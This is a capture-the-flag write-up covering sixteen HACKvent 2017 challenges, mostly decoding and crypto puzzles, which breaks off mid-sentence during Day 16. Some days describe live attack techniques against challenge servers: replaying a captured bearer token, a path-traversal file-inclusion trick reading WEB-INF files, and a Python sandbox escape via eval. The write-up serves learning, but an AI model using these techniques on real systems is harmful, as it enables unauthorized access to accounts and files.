

Day 01: 5th anniversary

time to have a look back

Let's have a look at the solutions from the previous years. Those can be found online, many writeups exist. I chose this one: <https://github.com/shiltemann/CTF-writeups-public>

We have the first characters already given in the svg picture:

```
HV17-5YRS-4evr-
```

Then we get the flags from previous years:

```
HV24-BAAJ-6ZtK-IJHy-bABB-YoMw
HV15-Tz9K-4JIJ-EowK-oXP1-NUYL
HV16-t8Kd-38aY-QxL5-bn4K-c6Lw
```

And reconstruct the full flag from the pieces:

```
HV17-5YRS-4evr-IJHy-oXP1-c6Lw
```

Day 02: Wishlist

The fifth power of two

Something happened to my wishlist, please help me.

In this challenge we get a text file with a long blob of what seems to be Base64 encoded data. Given the subtitle "The fifth power of 2" I guess it must be encoded 32 times. So go to the terminal and use:

```
>>> cat Wishlist.txt | base64 -d | base64 -d | ... | base64 -d
```

But for some reason the last decode was not working as expected. In ended up doing 31 in a first round and then the last one looked like:

```
>>> echo 'SFYxNy1UaDNGLTFmdGgtUG93My1yMGYyLWlzMzI' | base64 -d
HV17-Th3F-1fth-Pow3-r0f2-is32base64: invalid input
```

It is not very clean but we see the flag:

```
HV17-Th3F-1fth-Pow3-r0f2-is32
```

Day 03: Strange Logcat Entry

Lost in messages

I found those strange entries in my Android logcat, but I don't know what it's all about... I just want to read my messages!

In this challenge, we get a logcat with many lines to look at. One stands out though because it is long and looks like some encoded data:

```
11-13 20:40:24.044      137      137  DEBUG: I
07914400000000F001000B913173317331F300003AC7F79B0C52BEC52190F37D07D1C3EB32888E2E838CECF05907425A63B7161D1D9BB7D
2F337BB459E8FD12D188CDD6E85CFE931
```

After some tries at decoding this hexadecimal blob I saw a bit before a line that started in a similar fashion:

```
11-13 20:40:13.542      137    137 I DEBUG      :      FAILED TO SEND RAW PDU MESSAGE
```

Then googling for `RAW PDU MESSAGE` immediately leads to online services that offers to decode SMS Packet Data Units (PDU). I used the one at <https://www.diafaan.com/sms-tutorials/gsm-modem-tutorial/online-sms-pdu-decoder/> and the result is:

```
Text message
To: +13371337133
Message: Good Job! Now take the Flag: HV17-th1s-iso1-dsch-00lm-agic
```

Day 04: HoHoHo

NOTE: New easyfied attachment available


Santa has hidden something for you

This time we have a PDF file, `HoHoHo.pdf` ... or actually two. The original one was too hard for a "medium" challenge so a second file `HoHoHo_medium.pdf` was released. When comparing the files we can see that several things don't change (the embedded pictures in particular).

I used PDFStreamDumper from <http://sandsprite.com> to extract the content of the streams from the PDF file. When checking the file type using `file` one is listed as

```
TrueType Font data, 12 tables, 1st "cmap", 30 names, Macintosh, Digitized data copyright \251 2007, Google Corporation.Droid Sans RegularRegularFontForge 2.0 :
```

I don't know much about those font files. So I downloaded the first font editor that came at hand, FontForge. This allowed me to open the file and directly see the flag in the interface:



So the flag is:

```
HV17-RP7W-DU6t-Z3qA-jwBz-jItj
```

Day 05: Only one hint

OK, 2nd hint: Its XOR not MOD

Here is your flag:

```
0x69355f71
0xc2c8c11c
0xdf45873c
0x9d26aaff
0xb1b827f4
0x97d1acf4
```

and the one and only hint:

```
0xFE8F9017 XOR 0x13371337
```

This time the hint was misleading but in the end, with the new hint, searching with google lead to CRC32. It was then

a matter of finding a tool to reverse a CRC32 and give the 4 bytes of the flag for each hex number that were given.

I used `crc32.py` available at <https://github.com/theonlypwner/crc32> to reverse the CRC32 as follows:

```
~/t/crc32 >>> python crc32.py reverse 0x69355f71 | head -n 1
4 bytes: {0x48, 0x56, 0x31, 0x37}
~/t/crc32 >>> python crc32.py reverse 0xc2c8c11c | head -n 1
4 bytes: {0x37, 0x70, 0x4b, 0x73}
~/t/crc32 >>> python crc32.py reverse 0xdf45873c | head -n 1
4 bytes: {0x77, 0x68, 0x79, 0x7a}
~/t/crc32 >>> python crc32.py reverse 0x9d26aaff | head -n 1
4 bytes: {0x6f, 0x36, 0x77, 0x46}
~/t/crc32 >>> python crc32.py reverse 0xb1b827f4 | head -n 1
4 bytes: {0x68, 0x34, 0x72, 0x70}
~/t/crc32 >>> python crc32.py reverse 0x97d1acf4 | head -n 1
4 bytes: {0x51, 0x6c, 0x74, 0x36}
```

Converting the bytes to characters and adding the `-` in between gives the flag:

```
HV17-7pKs-whyz-o6wF-h4rp-Q1t6
```

Day 06: Santa's journey

Make sure Santa visits every country

Follow Santa Claus as he makes his journey around the world.

In this one we're given a URL: <http://challenges.hackvent.hacking-lab.com:4200>. When calling the URL a QR code is returned as a PNG file. When decoded we get a country name. Trying it several times shows different countries. And with the hint we can assume that we have to get all countries.

I did it using bash and a QR code reader called `zbarimg`. It goes as follows:

```
# download 500 times the picture
$ for i in {1..500}; do; wget -q -O qr$i.png 'http://challenges.hackvent.hacking-lab.com:4200'; done;

# decode all QR codes and send result to a file
$ touch countries.txt
$ for f in `ls -1 *.png`;do;zbarimg -q --raw $f >> countries.txt;done;

# search for the flag among the countries
$ grep HV17 countries.txt
HV17-eCFw-J4xX-buy3-8pzG-kd3M
```

Day 07: i know ...

... what you did last xmas

We were able to steal a file from Santa's computer. We are sure, he prepared a gift and there are traces for it in this file.

Please help us to recover it:

In this challenge we are given a file called `SANTA.FILE`, let's try to know what kind of file it is:

```
~/D/c/07 >>> file SANTA.FILE
SANTA.FILE: Zip archive data, at least v1.0 to extract
```

OK, zip file, this unzip to a `SANTA.IMA` file, let's check the file type again:

```
~/D/c/07 >>> file SANTA.IMA
SANTA.IMA: DOS/MBR boot sector, code offset 0x58+2, OEM-ID "WINIMAGE", sectors/cluster 4, root entries 16,
sectors 3360 (volumes <=32 MB), sectors/FAT 3, sectors/track 21, serial number 0x2b523d5, label: " ",
FAT (12 bit), followed by FAT
```

Not so easy now... I don't want to find a way of mounting this image so let's first try with `strings`:

```
~/D/c/07 >>> strings SANTA.IMA | grep HV17
Y*C:\Hackvent\HV17-UCyz-0yEU-d900-vSqS-Sd64.exe
```

And I'm lucky, this is the correct flag:

```
HV17-UCyz-0yEU-d900-vSqS-Sd64
```

Day 08: True 1337s

... can read this instantly

I found this obfuscated code on a public FTP-Server. But I don't understand what it's doing...

This time it looks like some kind of program. Given the creator of the program and seeing the code we may as well try with python:

```
~/D/c/08 >>> python3 True.1337
?foo
```

OK, looks like the program runs and asks for some input. Let's try to understand what it wants. To deobfuscate this I started with the first part, `exec(many Truths)`. One can simply take this part, replace the `exec` by a `print` and run it through python to get the following output:

```
A=chr;__1337=exec;SANTA=input;FUN=print
def _1337(B):return A(B//1337)
```

Knowing this, we notice that the second part starts with `__1337()`, so let's apply this trick again, replace the `__1337` by a `print` in the original file and execute the whole modified file to get:

```
C=SANTA("?")
if C=="1787569":FUN(''.join(chr(ord(a) ^ ord(b)) for a,b in zip("{gMZf_M
C_X

\ERF[X", "31415926535897932384626433832"))))
```

Now the behavior is kind of obvious, if the input is 1787569, print something. Then let's run the original file again and provide the expected input to get the flag:

```
~/D/c/08 >>> python3 True.1337
?1787569
HV17-this-ju5t-l1k3-j5sf-uck!
```

Day 09: JSONion

... is not really an onion. Peel it and find the flag.

The zip file once decompressed contains an ascii file with JSON data inside. The first layer contains an array with one object and four keys: `op`, `content`, `mapFrom` and `mapTo`. Once you figure out that you have to decode the content using the operator and that map is a substitution the rest follows. Dcode the first layer to get another operator and then recursively decode each layer in turn with the appropriate operator until you get the flag. The operator used were:

- map, character substitution
- gzip, gzip compression
- b64, base 64 encoding
- nul, nothing, just take the inner object
- xor, xor between the content and the mask
- rev, reverse the content

Warning, in the process I forgot that there could be more than one object in a JSON array and blindly went through using the first element in the array... which leads to a decoy flag. At one point there are two elements in the array and one should take the second.

The script is used is pasted below:

```
#!/usr/bin/python3

from json import load, loads
from gzip import decompress
from base64 import b64decode
from itertools import cycle

def peel_list(l, count):
    return([peel_layer(layer, count) for layer in l])

# recursively decode layers
def peel_layer(layer, count):
    op = layer['op']
    print('Decoding layer {} with operator {}'.format(count, op))
    if op == 'map':
        # map is a simple character substitution, create the mapping and apply it
        subst = dict(zip([c for c in layer['mapFrom']], [c for c in layer['mapTo']]))
        result = ''.join([subst[c] for c in layer['content']])
        return(peel_list(loads(result), count+1))
    elif op == 'gzip':
        # gzip encoded data, just decode it
        result = decompress(b64decode(layer['content']))
        return(peel_list(loads(result), count+1))
    elif op == 'b64':
        # just decode b64 data
        result = b64decode(layer['content'])
        return(peel_list(loads(result), count+1))
    elif op == 'nul':
        # nothing to do, get content
        result = layer['content']
        return(peel_list(loads(result), count+1))
    elif op == 'xor':
        # apply xor on content and a repetition of the mask
        result = bytes(b1^b2 for b1, b2 in zip(b64decode(layer['content']),
cycle(b64decode(layer['mask']))))
        return(peel_list(loads(result), count+1))
    elif op == 'rev':
        # reverse the content using extended slice
        result = layer['content'][::-1]
        return(peel_list(loads(result), count+1))

    return(layer)

# load the JSON data from the file
def load_onion():
    f = open('jsonion.json', 'r')
    onion = load(f)
    f.close()
    return onion

if __name__ == "__main__":
    # load data
    onion = load_onion()

    # peel recursively
    result = peel_list(onion, 0)
    print(result)
```

In the end, one gets the flag:

HV17-Ip11-9CaB-JvCf-d5Nq-ffyi

Day 10: Just play the game

Haven't you ever been bored at school?

Santa is in trouble. He's elves are busy playing TicTacToe. Beat them and help Sata to save christmas!

Tic Tac Toe, simple game to win 100 times before getting the flag. I used pwntools for python3 and made a very idiotic strategy that will start with two identical moves every time and then handle the cases one by one until I can win or get a tie every time. In the end I print the result of each game to get the flag when the 100th win is reached.

The script is here:

```
#!/usr/bin/python3

from pwn import *
import re

# parse response and returns the current state
def parse_response(resp):
    p = re.compile('([*XO])')
    # find all occurrences and keep only the game where the bot played
    m = p.findall(resp)[-9:]
    return(m)

# establish connection and pass preamble
c = remote('challenges.hackvent.hacking-lab.com', 1037)
c.recvuntil('enter to start the game')

# start to play with a list of moves that wins against the "AI" every time
while True:
    c.sendline('')
    state = parse_response(str(c.recvuntil('Field:')))
    c.sendline('1')
    state = parse_response(str(c.recvuntil('Field:')))
    c.sendline('9')
    state = parse_response(str(c.recvuntil('Field:')))
    if state == ['X', '*', 'O', '*', 'O', '*', '*', '*', 'X']:
        c.sendline('7')
        state = parse_response(str(c.recvuntil('Field:')))
        c.sendline('4')
        print(c.recvuntil('enter to start again'))
    elif state == ['X', 'O', '*', '*', 'O', '*', '*', '*', 'X']:
        c.sendline('8')
        state = parse_response(str(c.recvuntil('Field:')))
        if state == ['X', 'O', '*', '*', 'O', '*', 'O', 'X', 'X']:
            c.sendline('3')
            state = parse_response(str(c.recvuntil('Field:')))
            if state == ['X', 'O', 'X', '*', 'O', 'O', 'O', 'X', 'X']:
                c.sendline('4')
                print(c.recvuntil('enter to start again'))
            elif state == ['X', 'O', 'X', 'O', 'O', '*', 'O', 'X', 'X']:
                c.sendline('6')
                print(c.recvuntil('enter to start again'))
            elif state == ['X', 'O', 'O', '*', 'O', '*', '*', 'X', 'X']:
                c.sendline('7')
                print(c.recvuntil('enter to start again'))
        elif state == ['X', 'O', 'O', '*', '*', '*', '*', 'X']:
            c.sendline('5')
            print(c.recvuntil('enter to start again'))
    else:
        print('Alternative')
        print(state)
        exit()
```

And in the end, a part of the script output gives the flag:

```
b' \x1b[2J\x1b[H\n ----- \n | X | * | 0 | \n ----- \n | X | 0 | * | \n -----  
----- \n ----- \n | X | 0 | X | \n ----- \n\x1b[2J\x1b[H\n ----- \n | X | 0 | 0 | \n -  
----- \n ----- \n | X | 0 | * | \n ----- \n ----- \n | X | 0 | X | \n -----  
--- \nCongratulations you won! 100/100\n\nHV17-y0ue-kn0w-7h4t-g4me-sure\nPress enter to start again'
```

And the flag is:

```
HV17-y0ue-kn0w-7h4t-g4me-sure
```

Day 11: Crypt-o-Math 2.0

So you bruteforced last years math lessons? This time you cant escape!

```
c = (a * b) % p  
c=0x559C8077EE6C7990AF727955B744425D3CC2D4D7D0E46F015C8958B34783  
p=0x9451A6D9C114898235148F1BC7AA32901DCAE445BC3C08BA6325968F92DB  
b=0xCDB5E946CB9913616FA257418590EBCACB76FD4840FA90DE0FA78F095873
```

find "a" to get your flag.

As the name suggests, this is a crypto problem with modulo arithmetic. We can change the equation into a linear congruence as follows:

```
c = (a * b) % p  
0 = (a * b) % p - c % p  
0 = (a * b - c) % p
```

Then there exist tools to solve this kind of problems. I used this one <https://www.alpertron.com.ar/QUADMOD.HTM> that actually solves a more complex form but can be adapted to our purposes. the result is:

```
a = 0x485631372d587444772d30447a4f2d595267422d326232652d55574e7a00
```

Then it's a simple python task to convert this to ascii:

```
>>> import binascii  
>>> a = '485631372d587444772d30447a4f2d595267422d326232652d55574e7a00'  
>>> binascii.unhexlify(a)  
b'HV17-XtDw-0Dz0-YRgB-2b2e-UwNz\x00'
```

Day 12: giftlogistics

countercomplete inmeasure

Most passwords of Santa GiftLogistics were stolen. You find an example of the traffic for Santa's account with password and everything. The Elves CSIRT Team detected this and made sure that everyone changed their password.

Unfortunately this was an incomplete countermeasure. It's still possible to retrieve the protected user profile data where you will find the flag.

In this challenge we are given a network capture as well as a website that was compromised. The description also tells us that even though every password have been changed, there is still a way to access a user profile to find the flag.

In the PCAP file we see several HTTP exchanges with the website, including a login showing that openID is in use. In particular a GET request is done to `/giftlogistics/.well-known/openid-configuration`. This file includes some interesting information for later:


```
[CUT BY trolli101]
  "grant_types_supported": [
    "authorization_code",
    "implicit",
    "urn:ietf:params:oauth:grant-type:jwt-bearer",
    "client_credentials",
    "urn:ietf:params:oauth:grant-type:redelegate"
  ],
[CUT BY trolli101]
  "userinfo_endpoint": "http://challenges.hackvent.hacking-lab.com:7240/giftlogistics/userinfo",
[CUT BY trolli101]
```

JWT Bearer tokens are supported, let's keep this in mind. Also, the profile information is located at the URL shown above.

Exploring the PCAP further we have a POST request that shows a performed login, this is followed by a first and a second redirection. The second redirect goes to this URL:

```
http://transporter.hacking-
lab.com/client#access_token=eyJraWQiOiJyc2ExIiwiaWxnIjoiaUMyNTYifQ.eyJzdWIiOiJzYW50YSIsImF6cCI6ImE3NWl0NzIyLTE0
MWQtNGMwMC1iInJvJLTvKyZi30TE0NmI2MCIsImIzcyI6Imh0dHA6XC9cL2NoYWxsZW5nZXMuGFja3ZlbnQuaGFja2luZy1sYWUy29t0jcyNDB
cL2dpZnRsb2dpc3RpY3NcLyIsImV4cCI6MTUyNjZjNjZkZiNiwiYWV0IjoixNTEzMzg0OTM2L2JqdGkiOiI4MTlmNWYzZC1hN2M3LTQ0YTktYmI5Ni
0wZmQ4MmY0YjdlnZUifQ.U9Hv66701DtUb8zeq0o45JVbZC3yhKJhsQ_q7N20rdLn5-
uovYzMWjhY8I9oPQkv3s5iDDsx1GIUbn0kC8l__oj_uqptG0BPbRfD2K1b1KpbXQt3yxJD1pB63aHw5LRap10ia0MNe8_eo-
qzi9d58CVYY_X0tTRH8Ic_tP5lpXVaImi8miYFY2XqR1TuFM-
cUjIMUY9Tik8rwZAEbL0_1UAWPuQUpi0_Z6N0r3hKoIRS1knmmg8A5PunL2I0qFyICUm0cqb4fieBZ34R4117LmyQY_XvzKogIaLegDIgpb22hT
GHPAdziEloYYaP5uc_aEnfo0eNvY7QLPNy1dDs-
Q&token_type=Bearer&state=e6ec344ec594&expires_in=15551999&id_token=eyJlbmMiOiJBMjU2R0NNIiwiaWxnIjoiaUlnbmV81In0
.AjFhnIaX-LLVpdJDM0vKk4MbTreuZ3rdAwUfim8NsErrh238expG409tazr8ggZep9lCbHpieqiFRD8yRhF1-BA-
EdmV9z0_Ilerrtfra1_AC5ozYV6wt1nK7cyzUm77mdpEzRZ9yh1MLrvk6FSh01x106XwbJq6AL_KUsZza0kgsNVdUw3EsoAKYwZhVuzIgCLEQ1M
cRpEoCE9KESjKEg0gf0XoLZN-
kqEARMujJH90pCgIXIsR7ypew7Wp6W2cjWkedjY2yaof0zedJyP7brZzX_zzPfcHey5dqW4T0lRaM1LaQ5swI0cA2-
HpsIJExoKXWRW0LIdJFS8VPKF4Q.WZtAImcXGL4EjUfw.1s2sKvRDX93EIL529dJgN8730jnSXwdhB5FU5QKGt-8c0Qh-
FijdssQ_6Mykgazydj8NyxCi0e5H1GogRCiv8ibchvwi4gXdQIeMXUIomHYyn2LuXS5lKARLqPzJIbv_j60NiEbdc1K9t8Yu0_jnK1aaJoNq2CI
sgNRDxfIgbA7TZ8-GWU-Z1dItv2g7-
3Ks9pwG2nUnmP0bqifYb9dae5bZe_oS5wBiHdQh43VQFPigY4G7r1dASpG3rnm_v6uqcET96dxN6AECwhW4SFQZKUoGlgv9Jk67HrUJoYbygmE1
H3yrNBHQ1RxnuWDxLWffsnpoGEVuzEBLyUxNA07t42NongAdxWA1NvlrSd2veArpX2iEL_0K1u1oHe8_fkWfyWugqu39ku0eCGh2FULM0B-
F8nzM6pQIN62uqwiJVJ0.0DDYtfSSe8eq10KFJ2agXw
```

In this URL we spot the `access_token` parameter, that's our Bearer token. This is confirmed by the next parameter `token_type=Bearer`. We can decode it using <https://jwt.io/> for instance. The decoded version (content only) is:

```
{
  "sub": "santa",
  "azp": "a75b4722-141d-4c00-b65c-5dc279146b60",
  "iss": "http://challenges.hackvent.hacking-lab.com:7240/giftlogistics/",
  "exp": 1526936936,
  "iat": 1511384936,
  "jti": "819f5f3d-a7c7-44a9-bb96-0fd82f4b7e75"
}
```

Here the `exp` value is suspicious, converting this from a time stamp gives the following:

```
~/D/c/12 >>> date -d @1526936936
Mon May 21 23:08:56 CEST 2018
```

So this is valid until May 2018 and since it is a Bearer token, no session is required on the server, the token is sufficient. This should be enough to access the user profile URL. Using Burp we can send the following HTTP request:

As expected, the response includes the flag:

Day 13: muffin_asm

How about some custom asm to obfuscate the codez?

This will show the input and expected result for the current character comparison. Then it is only a matter of rebuilding the flag character by character:

```
~/D/c/13 >>> python muffin_asm.py
[ muffin asm ]
muffinx: Did you ever codez asm?
<< flag_getter v1.0 >>
ohai, gimmeh flag: HV17-?
You gave ?
I want m
[-] nope!
```

OK, we need to add `m` after `HV17-` Let's go on for a new character:

```
~/D/c/13 >>> python muffin_asm.py
[ muffin asm ]
muffinx: Did you ever codez asm?
<< flag_getter v1.0 >>
ohai, gimmeh flag: HV17-m?
You gave ?
I want U
[-] nope!
```

And so on until we get the full flag:

```
~/D/c/13 >>> python muffin_asm.py
[ muffin asm ]
muffinx: Did you ever codez asm?
<< flag_getter v1.0 >>
ohai, gimmeh flag: HV17-mUff!n-4sm-!s-cr4zY
[+] valid! by muffinx :D if you liked the challenge, troll me @ twitter.com/muffiniks =D
```

Day 14: Happy Cryptmas

today's gift was encrypted with the attached program. try to unbox your xmas present.

```
Flag:
7A9FDCA5BB061D0D638BE1442586F3488B536399BA05A14FCAE3F0A2E5F268F2F3142D1956769497AE677A12E4D44EC727E255B391
005B9ADCF53B4A74FFC34C
```

A file including an executable was linked. Unzipping the file revealed a `hackvent` Mac OS 64 bit binary file that I could translate the `main` function to pseudo-code using hopper:

```

int _main(int arg0, int arg1) {
    var_8 = *__stack_chk_guard;
    var_70 = arg1;
    if (arg0 != 0x1) goto loc_100000cfd;

loc_100000e32:
    var_B0 = 0x0;
    if (*__stack_chk_guard == var_8) {
        rax = var_B0;
    }
    else {
        rax = __stack_chk_fail();
    }
    return rax;

loc_100000cfd:
    __gmpz_init(&var_50);
    __gmpz_init(&var_60);
    __gmpz_init_set_str(&var_20,
"F66EB887F2B8A620FD03C7D0633791CB4804739CE7FE001C81E6E02783737CA21DB2A0D8AF2D10B200006D10737A0872C667AD142F90407132EFABF8E5D6BD51", 0x10);
    __gmpz_init_set_str(&var_40, "65537", 0xa);
    __gmpz_import(&var_50, strlen(*(var_70 + 0x8)), 0x1, 0x1, 0x0, 0x0, *(var_70 + 0x8));
    if (__gmpz_cmp(&var_50, &var_20) <= 0x0) goto loc_100000de4;

loc_100000ddf:
    rax = abort();
    return rax;

loc_100000de4:
    __gmpz_powm(&var_60, &var_50, &var_40, &var_20);
    __gmp_printf("Crypted: %ZX\n", &var_60);
    __gmpz_clears(&var_50, &var_60, &var_20, &var_40, 0x0);
    goto loc_100000e32;
}

```

To get a better understanding of the process I tried to re-implement the encryption operation in python. To be as close to the pseudo code as possible I came to:

```
#!/usr/bin/python3

import sys
import binascii

# assign argument to var70
var70 = sys.argv[1]

# initialize variables (one from hex and one from decimal)
var20 =
0xF66EB887F2B8A620FD03C7D0633791CB4804739CE7FE001C81E6E02783737CA21DB2A0D8AF2D10B200006D10737A0872C667AD142F904
07132EFABF8E5D6BD51
var40 = 65537

# import argument into var50
var50 = int.from_bytes(var70.encode(), byteorder='big')

# compare values and fail if argument is bigger
if var50 > var20:
    print('fail, arg is too long')
    exit()

# modular exponentiation
var60 = pow(var50, var40, var20)

print('Crypted: ' + hex(var60)[2:].upper())
```

This is actually RSA encryption:

```
c = m^e % n
```

Where we have:

```
n =
0xF66EB887F2B8A620FD03C7D0633791CB4804739CE7FE001C81E6E02783737CA21DB2A0D8AF2D10B200006D10737A0872C667AD142F904
07132EFABF8E5D6BD51
c =
0x7A9FDCA5BB061D0D638BE1442586F3488B536399BA05A14FCAE3F0A2E5F268F2F3142D1956769497AE677A12E4D44EC727E255B391005
B9ADCF53B4A74FFC34C
e = 0x10001
```

To break it we need to factor n, this is possible using <https://www.alpertron.com.ar/ECM.HTM> and it gives:

```
n = p * q
p = 0xfba54e792d79c98b
q =
0xfab2525ba803f8c8c46dc3daea399a4c2b83c83577803eff349abef1f0ee3cee304d3d1bf07886aa7c269a2bace77dfcfd7281faf82f5
813
phi(n) =
0xf66eb887f2b8a62002517574bb3399028396afc1fdc465d0566317f20bf33da2e917e1e6be3ed3c3cfb32ff4830181c84a4112e882a8c
27339d7db84c02d9bb4
```

To decrypt, we compute the private key d as the inverse of e modulo phi(n) :

```
d = e^-1 % phi(n) =
0xe3463615db7b046b5cf7f79592d90172da1d6d37426d9160d56b4ab846e12ca544c86be53cec00ae04ae43ba03e0adeb24e06329e0e6f
77f0187dcc2cfe2c049
```

And then apply the decryption:

```
m = c^d % n = 0x485631372d35424d752d6d6744302d473753752d455973702d4d673062
```

Converting this to a string (in python) gives the flag:

```
>>> binascii.unhexlify(hex(m)[2:])  
b'HV17-5BMu-mgD0-67Su-EYsp-Mg0b'
```

Day 15: Unsafe Gallery

See pictures you shouldn't see

The List of all Users of the Unsafe Gallery was leaked (See account list). With this list the URL to each gallery can be constructed. E.g. you find Danny's gallery here.

Now find the flag in Thumper's gallery.

Here we got a CSV file that was useless for me in the end (but costed me a lot of time). And the URL to a gallery: <http://challenges.hackvent.hacking-lab.com:3958/gallery/bncqYuhdQVey9omKA6tAFi4rep1FDRtD4H8ftWiw>

When browsing the gallery and trying to fiddle with the URL, we notice the double slash that is required to access a picture, for example in <http://challenges.hackvent.hacking-lab.com:3958/gallery/bncqYuhdQVey9omKA6tAFi4rep1FDRtD4H8ftWiw//images/tunnel.jpg> This hints already at some issue in the web server configuration. Then when playing a bit more one can find an HTTP 500 error message at <http://challenges.hackvent.hacking-lab.com:3958/gallery/bncqYuhdQVey9omKA6tAFi4rep1FDRtD4H8ftWiw//images> that includes the following:

```
<h1>HTTP Status 500 - String index out of range: -1</h1><HR size="1" noshade="noshade"><p><b>type</b> Exception  
report</p><p><b>message</b> <u>String index out of range: -1</u></p><p><b>description</b> <u>The server  
encountered an internal error that prevented it from fulfilling this request.</u></p><p><b>exception</b>  
<pre></pre>java.lang.StringIndexOutOfBoundsException: String index out of range: -1  
    java.lang.String.substring(String.java:1927)  
    ch.dkuhn.hackvent2017.gallery.filter.HashFilter.doFilter(HashFilter.java:65)  
</pre></p><p><b>note</b> <u>The full stack trace of the root cause is available in the Apache Tomcat/7.0.82  
logs.</u></p><HR size="1" noshade="noshade"><h3>Apache Tomcat/7.0.82</h3>
```

So we have a Tomcat with some Java application and some issue with the routing of the requests or some parsing here. Fiddling a bit more and with some payload lists we can get to the very interesting point, a local file inclusion, querying this URL <http://challenges.hackvent.hacking-lab.com:3958/gallery/bncqYuhdQVey9omKA6tAFi4rep1FDRtD4H8ftWiw//images/./WEB-INF/web.xml> actually returns the `web.xml` file for the application. Interestingly this doesn't work in a browser or with wget or curl. They all strip the `/images/./` part and LFI is not triggered. Once we have this it's only a matter of minutes to access the previously found class `ch.dkuhn.hackvent2017.gallery.filter.HashFilter` using the URL <http://challenges.hackvent.hacking-lab.com:3958/gallery/bncqYuhdQVey9omKA6tAFi4rep1FDRtD4H8ftWiw//images/./WEB-INF/classes/ch/dkuhn/hackvent2017/gallery/filter/HashFilter.class>

Analysing this class using a decompiler reveals the following custom imports:

```
import ch.dkuhn.hackvent2017.gallery.Gallery;  
import ch.dkuhn.hackvent2017.gallery.ImageService;  
import ch.dkuhn.hackvent2017.gallery.UserService;  
import ch.dkuhn.hackvent2017.gallery.model.User;
```

As well as the ID of our Thumper:

```
private static final int ID_OF_THUMPER = 38852;
```

And a call to a `getHash` function that looks interesting:

```
User u = UserService.getUser(hash);
```

Then we read the code of the `UserService` class in the same way as before to find how the hash is calculated:

```
File file = new File(classLoader.getResource("hashes.csv").getFile());
```

And this is a surprise, it seems that the hash is actually loaded from a file. And since we have a local file inclusion we can use it to read the file at this URL <http://challenges.hackvent.hacking-lab.com:3958/gallery/bncqYuhdQVey9omKA6tAFi4rep1FDRtD4H8ftWiw//images/./WEB-INF/classes/hashes.csv> And in this file we find the line corresponding to Thumper using the ID 38852:

```
38852,Thumper,silver,active,37qKYVMANnIdJ2V2EDberGmMz9JzS1pfRLVWaIKuBDw=,7
```

Then we can simply remove the trailing `=` at the end to have the hash and use it in the URL <http://challenges.hackvent.hacking-lab.com:3958/gallery/37qKYVMANnIdJ2V2EDberGmMz9JzS1pfRLVWaIKuBDw> and the flag is displayed in the gallery comments:

```
HV17-e12S-0Td5-XcFi-6Wjg-J5aB
```


Day 16: Try to escape ...

... from the snake cage

Santa programmed a secure jail to give his elves access from remote. Sadly the jail is not as secure as expected.

We get a `ncat` command to connect to a port on a server, `nc challenges.hackvent.hacking-lab.com 1034`. When run we are greeted with a python-like shell:

```
~/D/c/16 >>> nc challenges.hackvent.hacking-lab.com 1034
```



Challenge by pyth0n33. Have fun!

The flag is stored super secure in the function SANTA!

```
>>> a =
```

When providing inputs, we quickly notice that some characters are forbidden and when included return a `Denied`. I compiled a list of authorized characters:

```
a, c, d, e, i, l, n, o, p, r, s, t, v, (, ), +, [, ], ., _
```

Using those I found that the functions `eval`, `print` and `str` are available. We also notice that the string that we input are put in lower case before being interpreted. So no way to call the `SANTA` function directly. Since we can use `eval` we should be able to call this function nonetheless if we cant find a way to "generate" the uppercase letters from our restricted set of possibilities.

Once more I lost a lot of time to search for these SANT letters in every location I thought of. I was at this point:

```
S = str.center.__doc__[0]
N = repr(eval("print(1)"))[0]
T = repr(a.__class__)[12]
```

When I finally understood that I could simply use:

```
A = "a".title()
```

Then it was possible to call the `SANTA` function as follows:


```
>>> a = eval('print(eval("s".title()+"a".title()+"n".title()+"t".title()+"a".title()))')
No flag for you!
```

But no flag for me yet... it was time for some googling and I found a useful article here:

